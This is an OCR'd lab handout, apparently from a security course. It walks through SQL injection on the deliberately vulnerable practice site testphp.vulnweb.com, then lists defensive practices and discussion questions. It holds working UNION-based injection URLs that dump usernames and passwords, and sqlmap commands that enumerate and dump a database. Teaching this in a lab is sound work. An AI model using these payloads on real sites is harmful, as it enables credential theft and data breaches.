
- Get **current database name**:

```
http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,database(),3—
```



- Get **current user**:

```
http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,user(),3--
```




c) Extract Table and Column Names

Display table names: http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1, column_name, 3 FROM information_schema.columns WHERE table_name='users'

d) Dump Sensitive Data

- Extract data from specific columns:


http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,username,password FROM users--




e) Automate SQL Injection Attack with sqlmap


a. Use **sqlmap** for faster results:


sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --batch
It will then enumerate the available databases.







sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables --batch






sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --columns –batch





sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump --batch



Educate about best practices:

i. Implement prepared statements.
ii. Sanitize user input.
iii. Restrict database permissions.

Post Lab discussion questions:

a) What is SQL injection, and how does it exploit vulnerabilities in a web application?
b) What specific input validation issues did you observe during the lab?
c) How did the database respond when you used invalid or malicious inputs?
d) How did you identify that the input field was vulnerable to SQL injection?
e) What techniques (e.g., error-based, union-based, or boolean-based) did you use to exploit the vulnerability?
f) How did you determine the number of columns in the database?
g) What type of data were you able to extract (e.g., usernames, passwords, table names)?
h) How did tools like sqlmap assist in automating SQL injection attacks?
i) What differences did you observe between manual exploitation and automated tools?
j) What are the potential risks and impacts of an SQL injection attack on real-world application